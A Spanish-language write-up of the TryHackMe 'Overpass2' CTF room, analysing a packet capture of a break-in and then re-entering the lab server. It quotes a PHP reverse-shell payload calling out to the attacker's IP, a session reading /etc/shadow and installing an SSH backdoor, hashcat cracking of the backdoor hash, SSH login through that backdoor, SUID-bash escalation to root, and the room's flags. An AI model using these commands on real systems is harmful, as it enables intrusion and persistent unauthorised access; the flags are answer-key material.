

# Overpass2

[THM Writeups](#)

## Descripción

¡Overpass ha sido hackeado! El equipo de SOC (Paradox, enhorabuena por el ascenso) se percató de actividad sospechosa en un turno de noche mientras miraba los shibes, y consiguió capturar paquetes mientras se producía el ataque.

¿Puedes averiguar cómo entró el atacante y volver a hackear el servidor de producción de Overpass?

## Reconocimiento

Abriremos el archivo, y lo primero será ordenarlo por protocolo, buscaremos el protocolo HTTP y que la petición contenga el metodo POST, para ver desde que directorio se ha explotado la vulnerabilida, vemos que es ``/development/upload.php


overpass2.pcapng

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.stream eq 1

No.	Time	Source	Destination	Protocol	Length	Info
23	16.986655155	192.168.170.145	192.168.170.159	TCP	66	47734 → 80 [ACK] Seq=1297 Ack=967 Win=64128 Len=0 TSval=3256076697 TSecr=894455860
22	16.986574454	192.168.170.159	192.168.170.145	TCP	66	80 → 47734 [FIN, ACK] Seq=966 Ack=1297 Win=64128 Len=0 TSval=894455860 TSecr=3256076697
21	16.986459371	192.168.170.145	192.168.170.159	TCP	66	47734 → 80 [FIN, ACK] Seq=1296 Ack=966 Win=64128 Len=0 TSval=3256076697 TSecr=894450859
20	11.985492397	192.168.170.145	192.168.170.159	TCP	66	47734 → 80 [ACK] Seq=1296 Ack=966 Win=64128 Len=0 TSval=3256071696 TSecr=894450859
17	7.916975776	192.168.170.145	192.168.170.159	TCP	66	47734 → 80 [ACK] Seq=961 Ack=244 Win=64128 Len=0 TSval=3256067628 TSecr=894446791
15	7.916108038	192.168.170.159	192.168.170.145	TCP	66	80 → 47734 [ACK] Seq=1 Ack=961 Win=64256 Len=0 TSval=894446790 TSecr=3256067627
13	7.915903135	192.168.170.145	192.168.170.159	TCP	66	47734 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3256067627 TSecr=894446790
12	7.915783662	192.168.170.159	192.168.170.145	TCP	74	80 → 47734 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=894446790 TSecr=325606762
11	7.915625379	192.168.170.145	192.168.170.159	TCP	74	47734 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3256067626 TSecr=0 WS=128
19	11.985407246	192.168.170.159	192.168.170.145	HTTP	788	HTTP/1.1 200 OK (text/html)
18	11.984825193	192.168.170.145	192.168.170.159	HTTP	401	GET /development/uploads/ HTTP/1.1
16	7.916964256	192.168.170.159	192.168.170.145	HTTP	309	HTTP/1.1 200 OK (text/html)
14	7.915992166	192.168.170.145	192.168.170.159	HTTP	1026	POST /development/upload.php HTTP/1.1 (application/x-php)

Una vez hecho esto, iré por algun protocolo TCP, y seguiré el flujo TCP para ver que ocurrió



Podemos observar que el atacante usa el siguiente script `<?php exec("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.170.145 4242 >/tmp/f")?>`

También vemos la contraseña usada para el usuario james, y toda la bash, podemos ver que el atacante hizo uso de un script de github llamado sshbackdoor

```
Wireshark · Follow TCP Stream (tcp.stream eq 3) · overpass2.pcapng

/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@overpass-production:/var/www/html/development/uploads$ ls -lAh
ls -lAh
total 8.0K
-rw-r--r-- 1 www-data www-data 51 Jul 21 17:48 .overpass
-rw-r--r-- 1 www-data www-data 99 Jul 21 20:34 payload.php
www-data@overpass-production:/var/www/html/development/uploads$ cat .overpass
cat .overpass
,LQ?2>6QiQ$JDE6>Q[QA2DDQiQH96?6G6C?@E62CE:?DE2?EQN.www-data@overpass-production:/var/www/html/development/uploads$ su james
su james
Password: whenevernoteartinstant

james@overpass-production:/var/www/html/development/uploads$ cd ~
cd ~
james@overpass-production:~$ sudo -l]
sudo -l]
sudo: invalid option -- ']'
usage: sudo -h | -K | -k | -V
usage: sudo -v [-AknS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-AknS] [-g group] [-h host] [-p prompt] [-U user] [-u user]
[command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p
prompt] [-T timeout] [-u user] [VAR=value] [-i|-s] [<command>]
usage: sudo -e [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p
prompt] [-T timeout] [-u user] file ...
james@overpass-production:~$ sudo -l
sudo -l
[sudo] password for james: whenevernoteartinstant

Matching Defaults entries for james on overpass-production:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on overpass-production:
(ALL : ALL) ALL
james@overpass-production:~$ sudo cat /etc/shadow
sudo cat /etc/shadow
root:*:18295:0:99999:7:::
daemon:*:18295:0:99999:7:::
bin:*:18295:0:99999:7:::
sys:*:18295:0:99999:7:::
sync:*:18295:0:99999:7:::
games:*:18295:0:99999:7:::
www-data:*:18295:0:99999:7:::
```


password: whenevernoteartinstant

```
unpacking objects: 100% (10/10), done.
james@overpass-production:~$ cd ssh-backdoor
cd ssh-backdoor
james@overpass-production:~/ssh-backdoor$ ssh-keygen
ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/james/.ssh/id_rsa): id_rsa
id_rsa
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in id_rsa.
Your public key has been saved in id_rsa.pub.
The key fingerprint is:
SHA256:z0OyQNW5sa3rr6mR7yDMo1avzRRPcapaYw0xjttuZ58 james@overpass-production
The key's randomart image is:
+----[RSA 2048]-----+
|      ..      |
|      . +     |
|      0  .=.   |
|      . 0  o+.  |
|      + S +.    |
|      =.o  %.   |
|      ..*.% =.  |
|      .+X+*.+   |
|      .oo=++=Eo. |
+----[SHA256]-----+
james@overpass-production:~/ssh-backdoor$ chmod +x backdoor
chmod +x backdoor
james@overpass-production:~/ssh-backdoor$ ./backdoor -a 6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed
654019292cbfe0b5e98ad1fec71bed
<9d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed
SSH - 2020/07/21 20:36:56 Started SSH backdoor on 0.0.0.0:2222
```

Con lo que deducimos que el atacante hizo exitosamente un backdoor por ssh y podemos ver el hash que ha usado para el backdoor

``hash:  
6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed

Consultando el script en github, podemos ver el hash por defecto que usa el backdoor y su salt



```
        return response
    }

    func passwordHandler(_ ssh.Context, password string) bool {
        return verifyPass(hash, "1c362db832f3f864c8c2fe05f2002a05", password)
    }
}
```

``hash:

bdd04d9bb7621687f5df9001f5098eb22bf19eac4c2c30b6f23efed4d24807277d0f8bfccb9e77659103d78c56e66d2d7d8391dfc885d0e9b68acd01fc2170e3

``salt:1c362db832f3f864c8c2fe05f2002a05

Sabiendo esto intentemos romper el hash primero deberemos identificarlo y luego usaremos jonh the ripper para crackearlo



Guardamos el valor del hash con el salt de la siguiente manera

hash:salt , deberemos crackear el hash, usare hashcat, el metodo SHA-512 es el 1700, y 1710 el SHA-512 salted.



```
(kali㉿kali)-[~/tryhackme/Overpass2]
$ echo '6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed:1c362db832f3f864c8c2fe05f2002a05' > hash

(kali㉿kali)-[~/tryhackme/Overpass2]
$ hashcat -m 1710 hash /usr/share/wordlists/rockyou.txt
6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed:1c362db832f3f864c8c2fe05f2002a05:XXXXXXXXXX
hashcat (v6.2.6) starting

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 3 secs

6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed:1c362db832f3f864c8c2fe05f2002a05:november16

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 1710 (sha512($pass.$salt))
Hash.Target.....: 6d05358f090eea56a238af02e47d44ee5489d234810ef624028... 002a05
Time.Started.....: Fri Nov 17 20:22:06 2023 (0 secs)
Time.Estimated...: Fri Nov 17 20:22:06 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 138.2 kH/s (0.73ms) @ Accel:512 Loops:1 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 18432/14344385 (0.13%)
```

Como vemos la contraseña es ``november16

Haremos un escaneo de puertos de la maquina, para comprobar si el backdoor sigue abierto

```
(kali㉿kali)-[~/tryhackme/Overpass2]
$ sudo nmap -sS -p- -Pn -n -min-rate=5000 -sV -sC 10.10.92.122 -oN tcp_scan.txt
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-11-17 21:13 EAT
Nmap scan report for 10.10.92.122
Host is up (0.060s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e4:3a:be:ed:ff:a7:02:d2:6a:d6:d0:bb:7f:38:5e:cb (RSA)
|   256 fc:6f:22:c2:13:4f:9c:62:4f:90:c9:3a:7e:77:d6:d4 (ECDSA)
|_  256 15:fd:40:0a:65:59:a9:b5:0e:57:1b:23:0a:96:63:05 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-title: LOL Hacked
|_ http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp  open  ssh      OpenSSH 8.2p1 Debian4 (protocol 2.0)
| ssh-hostkey:
|   2048 a2:a6:d2:18:79:e3:b0:20:a2:4f:aa:b6:ac:2e:6b:f2 (RSA)
|_  256 1c:36:2d:b8:32:f3:f8:64:c8:c2:fe:05:f2:00:2a:05 (ECDSA)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 59.61 seconds
```

# Acceso inicial

Al comprobar que el backdoor sigue abierto, usaremos la contraseña que crackeamos, para acceder por ssh al servidor por el puerto 2222

```
(kali@kali)-[~/tryhackme/Overpass2]
$ ssh james@10.10.92.122 -p 2222 -oHostKeyAlgorithms=+ssh-rsa
The authenticity of host '[10.10.92.122]:2222 ([10.10.92.122]:2222)' can't be established.
RSA key fingerprint is SHA256:z0OyQNW5sa3rr6mR7yDMo1avzRRPcapaYwOxjttuZ58.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.92.122]:2222' (RSA) to the list of known hosts.
james@10.10.92.122's password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

james@overpass-production:/home/james/ssh-backdoor$ ls
README.md  backdoor.service  cooctus.png  id_rsa.pub  main.go
backdoor   build.sh          id_rsa       index.html  setup.sh
james@overpass-production:/home/james/ssh-backdoor$ cd ..
james@overpass-production:/home/james$ ls
ssh-backdoor  user.txt  www
james@overpass-production:/home/james$ cat user.txt
thm{d119b4fa8c497ddb0525f7ad200e6567}
james@overpass-production:/home/james$
```

# Escalación Privilegios

Hay un archivo interesante .suid\_bash que probablemente escala los privilegios. Tiene el bit SUID activado.

Ejecutamos el binario de la siguiente manera `./suid_bash -p`, e invocamos una consola como root

```
james@overpass-production:/home/james/ssh-backdoor$ cd ..
james@overpass-production:/home/james$ ls -la
total 1136
drwxr-xr-x 7 james james 4096 Jul 22 2020 .
drwxr-xr-x 7 root root 4096 Jul 21 2020 ..
lrwxrwxrwx 1 james james 9 Jul 21 2020 .bash_history -> /dev/null
-rw-r--r-- 1 james james 220 Apr 4 2018 .bash_logout
-rw-r--r-- 1 james james 3771 Apr 4 2018 .bashrc
drwx----- 2 james james 4096 Jul 21 2020 .cache
drwx----- 3 james james 4096 Jul 21 2020 .gnupg
drwxrwxr-x 3 james james 4096 Jul 22 2020 .local
-rw----- 1 james james 51 Jul 21 2020 .overpass
-rw-r--r-- 1 james james 807 Apr 4 2018 .profile
-rw-r--r-- 1 james james 0 Jul 21 2020 .sudo_as_admin_successful
-rwsr-sr-x 1 root root 1113504 Jul 22 2020 .suid_bash
drwxrwxr-x 3 james james 4096 Jul 22 2020 ssh-backdoor
-rw-rw-r-- 1 james james 38 Jul 22 2020 user.txt
drwxrwxr-x 7 james james 4096 Jul 21 2020 www
james@overpass-production:/home/james$ ./suid_bash -p
.suid_bash-4.4# whoami
root
.suid_bash-4.4# cat root.txt
cat: root.txt: No such file or directory
.suid_bash-4.4# ls
ssh-backdoor  user.txt  www
.suid_bash-4.4# cd root
.suid_bash: cd: root: No such file or directory
.suid_bash-4.4# cd /root/
.suid_bash-4.4# cat root.txt
thm{d53b2684f169360bb9606c333873144d}
```